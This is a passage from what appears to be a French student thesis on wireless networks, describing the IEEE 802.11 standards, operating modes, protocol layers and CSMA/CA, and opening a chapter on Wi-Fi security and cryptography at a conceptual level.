- **Portée limitée** : La portée des réseaux sans fil est limitée et peut être perturbée par des obstacles comme les murs. Cela peut entraîner des zones mortes et une qualité de signal variable.
- **Sécurité** : Les réseaux sans fil sont plus vulnérables aux attaques de sécurité, notamment le piratage, l'interception des données et l'accès non autorisé, à moins qu'ils ne soient correctement sécurisés par des protocoles de sécurité appropriés.

I.5 La norme IEEE 802.11 (Wi-Fi) :

I.5.1 Présentation du Wi-Fi :

Le standard international IEEE 802.11 (ISO/IEC 8802-11) est une norme internationale qui définit les caractéristiques d'un réseau local sans fil (WLAN). Le terme Wi-Fi (contraction de Wireless Fidelity, parfois erroné Wi-Fi) est d'abord le nom donné à la certification délivrée par la Wi-Fi Alliance, anciennement WECA (Wireless Ethernet Compatibility Alliance), l'organisme responsable de la compatibilité entre les appareils conformes à la norme 802.11. En raison d'un abus de langage (et pour des raisons de marketing), le terme "norme" est désormais confondu avec le terme "certification". En réalité, un réseau Wifi est un réseau conforme à la norme 802.11. Les appareils certifiés par la Wi-Fi Alliance peuvent utiliser le logo ci-dessous[14].



Le Wi-Fi permet la création de réseaux locaux sans fil à haut débit, à condition que l'ordinateur connecté ne soit pas trop éloigné du point d'accès. Dans la réalité, le Wi-Fi permet de connecter des ordinateurs portables, des ordinateurs de bureau, des assistants ou tout autre dispositif à une liaison à haut débit sur un rayon de plusieurs dizaines de mètres à l'intérieur à plusieurs centaines de mètres en extérieur.

Par conséquent, des acteurs commencent à fournir des réseaux sans fil à des zones à forte densité d'utilisateurs (gares, aéroports, hôtels...).

Les normes Wi-Fi les plus courantes pour les particuliers incluent le Wi-Fi 4 (802.11n), le Wi-Fi 5 (802.11ac), le Wi-Fi 6 (802.11ax), et le Wi-Fi 6E, offrant des débits allant jusqu'à 9,6 Gb/s pour le Wi-Fi 6 et jusqu'à 10,5 Gb/s pour le Wi-Fi 6E[2][3]. Le Wi-Fi 7 (802.11be), en cours de certification pour 2024, promet des vitesses allant jusqu'à 45,1 Gbits par seconde, marquant une avancée significative dans les performances sans fil[15].

I.5.2 Les normes :

La toute première version de la norme 802.11 a été proposée en 1997. Elle décrit les couches physiques et MAC pour une vitesse de transmission allant jusqu'à 2Mbits/s dans la bande des 900 MHz. Les extensions de cette norme sont les suivantes :

La norme 802.11b : L'IEEE a développé la norme 802.11 d'origine en juillet 1999, créant ainsi la spécification 802.11b. 802.11b prend en charge une vitesse théorique allant jusqu'à 11 Mbps. Une bande passante plus réaliste de 5,9 Mbps (TCP) et de 7,1 Mbps (UDP) est à prévoir.

La norme 802.11b utilise la même fréquence de signalisation radio non réglementée (2,4GHz) que la norme 802.11 d'origine. Les vendeurs préfèrent souvent utiliser ces fréquences pour réduire leurs coûts de production. En l'absence de régulation, les équipements 802.11b peuvent provoquer des interférences provenant de fours à micro-ondes, de téléphones sans fil et d'autres appareils utilisant la même plage de fréquences 2,4 GHz. Cependant, en installant un réducteur 802.11b à une distance raisonnable des autres appareils, les interférences peuvent facilement être évitées. 802.11b est également appelé Wi-Fi 1[9].

La norme 802.11a : La norme 802.11a prend en charge une bande passante maximale de 54 Mbps et les signaux dans un spectre de fréquence régulée d'environ 5 GHz. Cette fréquence plus élevée par rapport à 802.11b réduit la portée des réseaux 802.11a. La fréquence plus élevée signifie également que les signaux 802.11a ont plus de difficulté à pénétrer les murs et autres obstacles [6].

Etant donné que 802.11a et 802.11b utilisent des fréquences différentes, les deux technologies sont incompatibles. Certains fournisseurs proposent des équipements de réseau hybrides 802.11a / b, mais ces produits ne font que mettre en œuvre les deux normes côte à côte (chaque périphérique connecté doit utiliser l'un ou l'autre) [6]. Cette norme est également appelée WiFi2.

La norme 802.11g : En 2002 et 2003, des produits WLAN prenant en charge une norme plus récente appelée 802.11g sont apparus sur le marché. La norme 802.11g tente de combiner le meilleur des technologies 802.11a et 802.11b. La norme 802.11g prend en charge une bande passante allant jusqu'à 54 Mbps et utilise la fréquence de 2,4 GHz pour une plus grande portée. La norme 802.11g est rétro-compatible avec la norme 802.11b, ce qui signifie que les points d'accès 802.11g fonctionneront avec les adaptateurs réseau sans fil 802.11b et inversement [6].

Les avantages de cette norme 802.11g sont: la prise en charge par pratiquement tous les périphériques sans fil et équipements réseau actuellement utilisés; Option la moins coûteuse. Alors que les inconvénients de cette norme réside dans: Tout le réseau ralentit pour correspondre aux périphériques 802.11b du réseau; norme la plus lente / la plus ancienne encore utilisée 802.11g est également appelé Wi-Fi 3 [20].

La norme 802.11n : La norme 802.11n (également appelé parfois Wireless N) a été conçu pour améliorer la bande passante qu'il prend en charge, en utilisant plusieurs signaux et antennes sans fil (appelée technologie MIMO). Les groupes de normalisation du secteur ont ratifié la norme 802.11n en 2009 avec des spécifications prévoyant une bande passante maximale de 300 Mbps. La norme 802.11n offre également une portée un peu meilleure par rapport aux normes Wi-Fi antérieures en raison de l'intensité accrue de son signal. De plus, elle est rétro-compatible avec les équipements 802.11b / g [20].

Les avantages de cette norme sont: Amélioration significative de la bande passante par rapport aux normes précédentes; large prise en charge des périphériques et des équipements réseau.

Les inconvénients de cette norme sont: Plus coûteux à mettre en œuvre que 802.11g; L'utilisation de plusieurs signaux peut interférer avec les réseaux 802.11b / g voisins [10].

La norme 802.11ac : Cette norme utilise la technologie sans fil à double bande, prenant en charge les connexions simultanées sur les bandes Wi-Fi de 2,4 GHz et 5 GHz. La norme 802.11ac offre une compatibilité ascendante avec la norme 802.11b / g / n et une bande passante allant jusqu'à 1 300 Mbits / s sur la bande 5 GHz, ainsi que jusqu'à 450 Mbits / s sur 2,4 GHz. La plupart des routeurs sans fil à domicile sont conformes à cette norme [20].

Les améliorations du Wi-Fi 802.11ac ne concernent que la bande des 5 GHz. Elles se décomposent pour le moment en deux vagues : la première – Wave 1 – a été officialisée en 2013, mais des produits étaient déjà disponibles depuis au moins un an dans le commerce [6]. Cette norme est également appelée Wi-Fi 5.

La norme 802.11ad : La norme 802.11ad était initialement connue sous le nom WiGig et poussée par la WiGig Alliance. Elle fait désormais partie de la Wi-Fi Alliance. Cette norme exploite une autre bande de fréquences dans les 60 GHz. Sa portée est donc très limitée, mais elle permet d'obtenir des débits beaucoup plus importants pouvant atteindre 7 Gb/s.

Elle peut notamment trouver une utilité dans une station d'accueil sans fil pour ordinateur portable [6].

Certaines machines disposent d'ailleurs déjà du Wi-Fi 802.11ad et on trouve des routeurs compatibles dans le commerce. Dans tous les cas, les produits certifiés 802.11ad doivent être rétro compatibles avec le 802.11ac et donc avec les normes précédentes .

La norme 802.11ah : La norme 802.11ah, aussi connu sous le petit nom de Wi-Fi HaLow, est une norme récente puisqu'elle a été annoncée officiellement en janvier 2016. Elle est principalement pensée pour les objets connectés avec une portée plus importante que du Wi-Fi classique, tout en consommant moins d'énergie. Les débits sont évidemment assez faibles puisqu'il est question de quelques dizaines de Mb/s [20].

Cette fois-ci, une bande de fréquence bien plus basse est utilisée : elle se situe en dessous du gigahertz. Comme en téléphonie mobile, elle porte plus loin et pénètre mieux dans les bâtiments.

La norme 802.11af : Cette norme est un amendement à la norme de base IEEE 802.11, également connu dans le commerce sous le nom de super Wi-Fi. La principale différence par rapport aux normes bien connues IEEE 802.11a / b / g réside dans le fait que l'IEEE 802.11af est destiné à fonctionner dans les espaces blancs de télévision, c'est-à-dire le spectre déjà attribué aux diffuseurs de télévision mais non utilisé à un endroit et à une heure spécifiques période.

La norme IEEE 802.11af utilise la technologie de la radio cognitive pour identifier les espaces blancs qu'elle peut utiliser. Cette technologie cognitive sera basée sur une base de données de géo localisation autorisée. Cette base de données fournit des informations sur la fréquence, l'heure et les conditions de fonctionnement des réseaux [20].

1.6.9 La norme 802.11ax : Le 802.11ax ou Wi-Fi 6, surnommé le High Efficiency WLAN (HEW), est prévu pour fonctionner sur les deux bandes de fréquences classiques du Wi-Fi actuelles : le 2,4 GHz et le 5 GHz. Il est donc prévu pour être complètement rétro compatible avec l'ensemble des normes précédentes, contrairement au 802.11ac qui ne fonctionnait que sur le 5 GHz. Ainsi, l'idée du 802.11ax est aussi d'étendre au 2,4 GHz les techniques radios et liaison qui ont été mises en place avec le 802.11ac [6].




Figure 4 : Les normes wifi et leurs couvertures

I.5.3 Modes de fonctionnement du Wi-Fi :

Il existe différents types d'équipement pour la mise en place d'un réseau sans fil Wifi :

- Les adaptateurs sans fils ou cartes d'accès (en anglais wireless adapters ou network interface controller, noté NIC) : il s'agit d'une carte réseau à la norme 802.11 permettant à une machine de se connecter à un réseau sans fil. Les adaptateurs Wi-Fi sont disponibles dans de nombreux formats (carte PCI, carte PCMCIA, adaptateur USB, carte CompactFlash, ...). On appelle station tout équipement possédant une telle carte.
- Les points d'accès (notés AP pour Access point, parfois appelés bornes sans fils) permettant de donner un accès au réseau filaire (auquel il est raccordé) aux différentes stations avoisinantes équipées de cartes wifi.

Le standard 802.11 définit deux modes opératoires :

- Le mode infrastructure dans lequel les clients sans fils sont connectés à un point d'accès. Il s'agit généralement du mode par défaut des cartes 802.11b.
- Le mode ad hoc dans lequel les clients sont connectés les uns aux autres sans aucun point d'accès.
-

I.5.3.1 Le mode infrastructure :

En mode infrastructure chaque ordinateur station (notée STA) se connecte à un point d'accès via une liaison sans fil. L'ensemble formé par le point d'accès et les stations situés dans sa zone de couverture est appelé ensemble de services de base (en anglais basic service set, noté BSS) et constitue une cellule. Chaque BSS est identifié par un BSSID, un identifiant de 6 octets (48 bits). Dans le mode infrastructure, le BSSID correspond à l'adresse MAC du point d'accès[16].




Figure 5 : Mode infrastructure

Il est possible de relier plusieurs points d'accès entre eux (ou plus exactement plusieurs BSS) par une liaison appelée système de distribution (notée DS pour Distribution System) afin de constituer un ensemble de services étendu (extended service set ou ESS). Cette liaison (DS) peut utiliser n'importe quel protocole réseau. On utilise dans la plupart des cas, un réseau Ethernet. Mais, il est possible d'utiliser un réseau sans fil (IEEE 802.11 ou non) comme liaison dorsale. Elle permet aussi la connexion vers d'autres réseaux comme le réseau Internet[16].




Figure 6 : Ensemble de service étendu

Cette topologie est la plus simple. Tout est géré centralement par un certain nombre de point d'accès. L'infrastructure reste statique dans l'espace. La mobilité est possible entre chaque cellule. Cela n'est pas encore directement implémenter par la norme IEEE 802.11, mais l'est par la norme IEEE 802.11f.

Un ESS est repéré par un ESSID (Service Set Identifier), c'est-à-dire un identifiant de 32 caractères de long (au format ASCII) servant de nom pour le réseau. L'ESSID, souvent abrégé en SSID, représente le nom du réseau et représentes-en quelque sort un premier niveau de sécurité dans la mesure où la connaissance du SSID est nécessaire pour qu'une station se connecte au réseau étendu.

Lorsqu'un utilisateur nomade passe d'un BSS à un autre lors de son déplacement au sein de l'ESS, l'adaptateur réseau sans fil de sa machine est capable de changer de point d'accès selon la qualité de réception des signaux provenant des différents points d'accès. Les points d'accès communiquent entre eux grâce au système de distribution afin d'échanger des informations sur les stations et permettre le cas échéant de transmettre les données des stations mobiles. Cette caractéristique permettant aux stations de "passer de façon transparente" d'un point d'accès à un autre est appelé itinérance (en anglais roaming) [16].

I.5.3.2 Le mode Ad Hoc :

En mode ad hoc les machines sans fils clientes se connectent les unes aux autres afin de constituer un réseau point à point (peer to peer en anglais), c'est-à-dire un réseau dans lequel chaque machine joue en même temps le rôle de client et le rôle de point d'accès[16].




Figure 7 : Mode Ad Hoc

L'ensemble formé par les différentes stations est appelé ensemble de services de base indépendants (en anglais independant basic service set, abrégé en IBSS).

Un IBSS est ainsi un réseau sans fil constitué au minimum de deux stations et n'utilisant pas de point d'accès. L'IBSS constitue donc un réseau éphémère permettant à des personnes situées dans une même salle d'échanger des données. Il est identifié par un SSID, comme l'est un ESS en mode infrastructure.

Dans un réseau ad hoc, la portée du BSS indépendant est déterminé par la portée de chaque station. Cela signifie que si deux des stations du réseaux sont hors de portée l'une de l'autre, elles ne pourront pas communiquer, même si elles "voient" d'autres stations. En effet, contrairement au mode infrastructure, le mode ad hoc ne propose pas de système de distribution capable de transmettre les trames d'une station à une autre. Ainsi un IBSS est par définition un réseau sans fil restreint.

La différence entre le mode ad-hoc et le mode infrastructure est que dans le second, toutes les communications passent par l'AP, alors que dans le premier mode la communication entre deux machines se fait directement si elles se trouvent à la portée l'une de l'autre.

Ce mode permet de déployer, rapidement et n'importe où, un réseau sans fil. Le fait de ne pas avoir besoin d'infrastructure, autre que les stations et leurs interfaces, permet d'avoir des nœuds mobiles. D'un point de vue militaire, c'est très intéressant. Sur le champ de batailles, même si une partie des équipements est détruite, il est toujours possible de communiquer. On imagine aussi, l'intérêt lors de catastrophes naturelles, tel que les tremblements de terre. Les réseaux ad-hoc permettent d'établir très rapidement un système de communication efficace.




Figure 8 : La topologie Ad-Hoc

La puissance du mode ad-hoc, réside dans le fait qu'on ne fait pas de différence entre un routeur et une station. Chaque station peut se retrouver à faire du routage. L'avantage de cela est qu'une station communique sans être forcément à la portée de son destinataire. Le routage des paquets jusqu'à son destinataire se fait en passant par une ou plusieurs machines.



Figure 9 : La topologie Ad-Hoc multisaut.

On peut ajouter, que le mode Ad-Hoc utilise uniquement l'accès DCF

I.5.4 Les couches de la norme IEEE 802.11 :

La norme IEEE 802.11 couvre les deux premières couches du modèle OSI (Open Systems Interconnexion) : la couche physique et la couche liaison de données. La figure 10 suivante résume l'ensemble des protocoles utilisés :




Figure 10 : Modèle en couche IEEE 802.11

I.5.4.1 La couche liaison de données :

La couche Liaison de données de la norme 802.11 est composé de deux sous-couches : la couche de contrôle de la liaison logique (Logical Link Control, notée LLC) et la couche de contrôle d'accès au support (Media Access Control, ou MAC).

Sous-couche contrôle de la liaison logique (LLC : Logical Link Control) :

La couche LLC a été définie par le standard IEEE 802.2. Cette couche permet d'établir un lien logique entre la couche MAC et la couche de niveau 3 du modèle OSI, la couche réseau. Ce lien se fait par l'intermédiaire du Logical Service Access Point (LSAP).

La couche LLC fournit deux types de fonctionnalités :

- Un système de contrôle de flux;
- Un système de reprise après erreur.

La figure 7 illustre le fonctionnement de la couche LLC. Le paquet qui lui est remis par la couche réseau est encapsulé dans une trame LLC, laquelle contient un en-tête et une zone de détection d'erreur enfin de trame : le Forward Error Correction (FEC).




Figure 11 : Fonctionnement de la couche LLC

La sous-couche MAC (Media Access Control) :

La sous-couche **Media Access Control** ou **MAC** est, selon les standards de réseaux informatiques IEEE 802.x, la partie inférieure de couche de liaison de données dans le modèle OSI. Elle sert d'interface entre la partie logicielle contrôlant la liaison d'un nœud (Logical Link Control) et la couche physique (matérielle).

La sous-couche MAC ressemble beaucoup à celle de la norme *Ethernet* (IEEE 802.3)

puisque'elle assure la gestion d'accès de plusieurs stations à un support partagé dans lequel chaque station écoute le support avant d'émettre.

La sous-couche MAC s'occupe principalement de :

- Contrôler l'accès au média physique lorsque celui-ci est partagé ;
- Insérer les adresses MAC de source et de destination dans chaque trame transmise ;
- Délimiter les trames envoyées en insérant des informations (comme des bits supplémentaires) dans ou entre celles-ci, afin que leur destinataire puisse en déterminer le début et la fin ;
- Reconnaître le début et la fin des trames dans le flux binaire reçu de la couche physique ;
- Détecter les erreurs de transmission, permettant de contrôler l'intégrité de la trame à partir d'un Cyclic Redundancy Check (CRC), par exemple à l'aide d'une somme de contrôle (checksum) insérée par l'émetteur et vérifiée par le récepteur ;
- Filtrer les trames reçues en ne gardant que celle qui lui sont destinées, en vérifiant leur adresse MAC de destination ;

Comme tout 802.x, le protocole 802.11 couvre les couches MAC et physique. Le standard définit actuellement une seule couche MAC qui interagit avec trois couches physiques, fonctionnant toutes les trois à 1 et 2 Mbps :

En plus des fonctions habituellement rendues par la couche MAC, la couche MAC 802.11 offre d'autres fonctions qui sont normalement confiées aux protocoles supérieurs, comme :

- La fragmentation et réassemblage,
- Les retransmissions de paquet,
- Les accusés de réception,
- La Qualité de service (QoS - Quality of Service),
- La gestion de l'énergie et de la mobilité,
- La sécurité.

Au niveau MAC (Medium Access Control), à la différence d'Ethernet, les collisions sont impossibles à détecter dans l'air. Le protocole 802.11 utilise un mécanisme permettant d'éviter les collisions CSMA/CA (Carrier Sense Multiple Access Collision Avoidance) qui est basé sur la gestion de fenêtres temporelles en émission et la réception d'acquittements.

La couche MAC définit deux méthodes d'accès différentes :

- La méthode CSMA/CA utilisant la Distributed Coordination Function (DCF),
- Le Point Coordination Function (PCF).

La méthode d'accès CSMA/CA :

Dans un réseau local Ethernet classique, la méthode d'accès utilisée par les machines est le CSMA/CD (Carrier Sense Multiple Access with Collision Detect), pour lequel chaque machine est libre de communiquer à n'importe quel moment. Chaque machine envoyant un message vérifie qu'aucun autre message n'a été envoyé en même temps par une autre machine. Si c'est le cas, les deux machines patientent pendant un temps aléatoire avant de recommencer à émettre. Dans un environnement sans fil ce procédé n'est pas possible dans la mesure où deux stations communiquant avec un récepteur ne s'entendent pas forcément mutuellement en raison de leur rayon de portée. Ainsi la norme 802.11 propose un protocole similaire appelé CSMA/CA (Carrier Sense Multiple Access with Collision Avoidance)[16].

Le protocole CSMA/CA utilise un mécanisme d'esquive de collision basé sur un principe d'accusé de réceptions réciproques entre l'émetteur et le récepteur :




Figure 12 : Méthode d'accès

La station voulant émettre écoute le réseau. Si le réseau est encombré, la transmission est différée. Dans le cas contraire, si le média est libre pendant un temps donné (appelé DIFS pour Distributed Inter Frame Space), alors la station peut émettre. La station transmet un message appelé Ready To Send (noté RTS signifiant prêt à émettre) contenant des informations sur le volume des données qu'elle souhaite émettre et sa vitesse de transmission. Le récepteur (généralement un point d'accès) répond un Clear To Send (CTS, signifiant Le champ est libre

pour émettre), puis la station commence l'émission des données. A réception de toutes les données émises par la station, le récepteur envoie un accusé de réception (ACK). Toutes les stations avoisinantes patientent alors pendant un temps qu'elle considère être celui nécessaire à la transmission du volume d'information à émettre à la vitesse annoncée[16].

Point Coordination Function (PCF) :

La Point Coordination Function (PCF) appelée mode d'accès contrôlé. Elle est fondée sur l'interrogation à tour de rôle des stations, ou polling, contrôlée par le point d'accès. Une station ne peut émettre que si elle est autorisée et elle ne peut recevoir que si elle est sélectionnée. Cette méthode est conçue pour les applications temps réel (vidéo, voix) nécessitant une gestion du délai lors des transmissions de données[16].

I.5.4.2 La couche physique :

La couche physique des réseaux Wi-Fi se décompose en deux sous-couches :

- PLCP (Physical Layer Convergence Protocol) .
- PMD (Physical Medium Dpendent).

La couche PMD gère la modulation et et l'encodage des données à transmettre sur le support. La couche PLCP écoute le support physique et indique à la couche MAC (Medium Access Control) si le support est occupé ou non via un signal appelé CCA (Clear Channel Assessment). L'IEEE 802.11 définit quatre types de couche physique :

- FHSS (Frequency Hopping Spread Spectrum), avec modulation DBPSK (Differential Binary Phase Shift Keying);
- DSSS (Direct Sequence Spread Spectrum), avec modulations DBPSK et DQPSK (Differential Quadrature Phase Shift Keying);
- OFDM (Orthogonal Frequency Division Multiplexing), avec modulation QAM (Quadrature Amplitude Modulation) ;
- Infrarouge, avec une modulation PPM (Pulse Position Modulation).

Les deux premières couches sont utilisées par les réseaux 802.11 et 802.11b (bande de fréquences des 2.4 GHz), mais ne permettent pas d'obtenir des débits supérieurs à 11 Mbits/s. L'OFDM est utilisé pour les réseaux dont les débits doivent être supérieurs à 11 Mbits/s, c'est-à dire pour les réseaux 802.11a et 802.11g. Enfin, l'infrarouge est destiné aux réseaux à faible portée, et n'est, à notre connaissance, pas proposé commercialement

I.6 La sécurité dans 802.11 :

Les ondes radioélectriques ont intrinsèquement une grande capacité à se propager dans toutes les directions avec une portée relativement grande. Il est ainsi très difficile d'arriver à confiner les émissions d'ondes radio dans un périmètre restreint. La propagation des ondes radio doit également être pensée en trois dimensions. Ainsi les ondes se propagent également d'un étage à un autre (avec de plus grandes atténuations).

La principale conséquence de cette "propagation sauvage" des ondes radio est la facilité que peut avoir une personne non autorisée d'écouter le réseau, éventuellement en dehors de l'enceinte du bâtiment où le réseau sans fil est déployé.

Les risques en matière de sécurité : Les risques liés à la mauvaise protection d'un réseau sans fil sont multiples :

- L'interception de données consistant à écouter les transmissions des différents utilisateurs du réseau sans fil
- Le détournement de connexion dont le but est d'obtenir l'accès à un réseau local ou à internet
- Le brouillage des transmissions consistant à émettre des signaux radio de telle manière à produire des interférences

I.7 Conclusion :

Au cours de ce première chapitre, nous avons abordé les concepts fondamentaux des réseaux sans fil : leurs définitions, leurs différentes catégories et leurs caractéristiques. Après cela, nous avons présenté le standard 802.11 (les réseaux Wifi), son contexte technique (les topologies, les techniques accès au support radio ...etc.), ses normes principales et ainsi que la problématique de sécurité.

Les réseaux sans fil présentes plusieurs avantages par rapport aux réseaux filaires notamment la Facilité, la flexibilité et la Mobilité. Cependant, il est confronté à plusieurs problèmes de sécurité. Dans le prochain chapitre, nous aborderons la sécurité des réseaux sans fil, et nous détaillerons en particulier les mécanismes de sécurité qui mise en place dans le standard 802.11.

Chapitre II:

La sécurité dans les réseaux sans fils

II.1 Introduction :

Aujourd'hui, les réseaux sans fils sont de plus le bureau, la maison, les hôtels café, aéroport et bien d'autres endroits.

Cependant, les mauvaises nouvelles que le réseau sans fil est une cible majeure pour les attaquants (les pirates). La question de la sécurité est sans doute la première que se pose lorsqu'elle dite un réseau sans fil, c'est en partie en raison de la nature du support sans fil. De plus, les risques d'utilisations d'un support sans fil partagé augmentent avec l'avènement des outils de piratage disponibles qui peut être trouvé librement à partir des sites Web du pirate.

Dans ce chapitre, nous allons, tout d'abord, donner un bref aperçu sur la sécurité informatique : leur définition, leurs objectifs et leurs différents mécanismes de cryptographie. Nous présentons ensuite les attaques qui peuvent atteindre les réseaux 802.11. Enfin, nous clôturerons avec les standards de sécurité dans les réseaux Wifi tels que : Le WEP, WPA, Le 802.11i (WPA2) et le WPA.

II.2 Cryptographie et la Sécurité des Réseaux Wi-Fi:

La cryptographie est une technique de sécurisation des informations et des communications grâce à l'utilisation de codes afin que seules les personnes auxquelles les informations sont destinées puissent les comprendre et les traiter, empêchant ainsi l'accès non autorisé à l'information. Le préfixe « crypte » signifie « cacher » et le suffixe graphie signifie « écriture »[21].

En cryptographie, les techniques utilisées pour protéger les informations sont obtenues à partir de concepts mathématiques et d'un ensemble de calculs basés sur des règles, connus sous le nom d'algorithmes, pour convertir les messages de manière à les rendre difficiles à décoder. Ces algorithmes sont utilisés pour la génération de clés cryptographiques, la signature numérique, la vérification pour protéger la confidentialité des données, la navigation sur Internet et pour protéger les transactions confidentielles telles que les transactions par carte de crédit ou de débit[21].

Dans le domaine de la cryptographie et la sécurité de l'information, cinq objectifs fondamentaux doivent être atteints[21] :

- **Confidentialité** : La confidentialité est importante pour protéger les informations sensibles contre toute divulgation à des parties non autorisées. Cela inclut la protection des données au repos, en transit et en cours d'utilisation. Les techniques courantes utilisées pour maintenir la confidentialité comprennent le cryptage, les contrôles d'accès et le masquage des données.
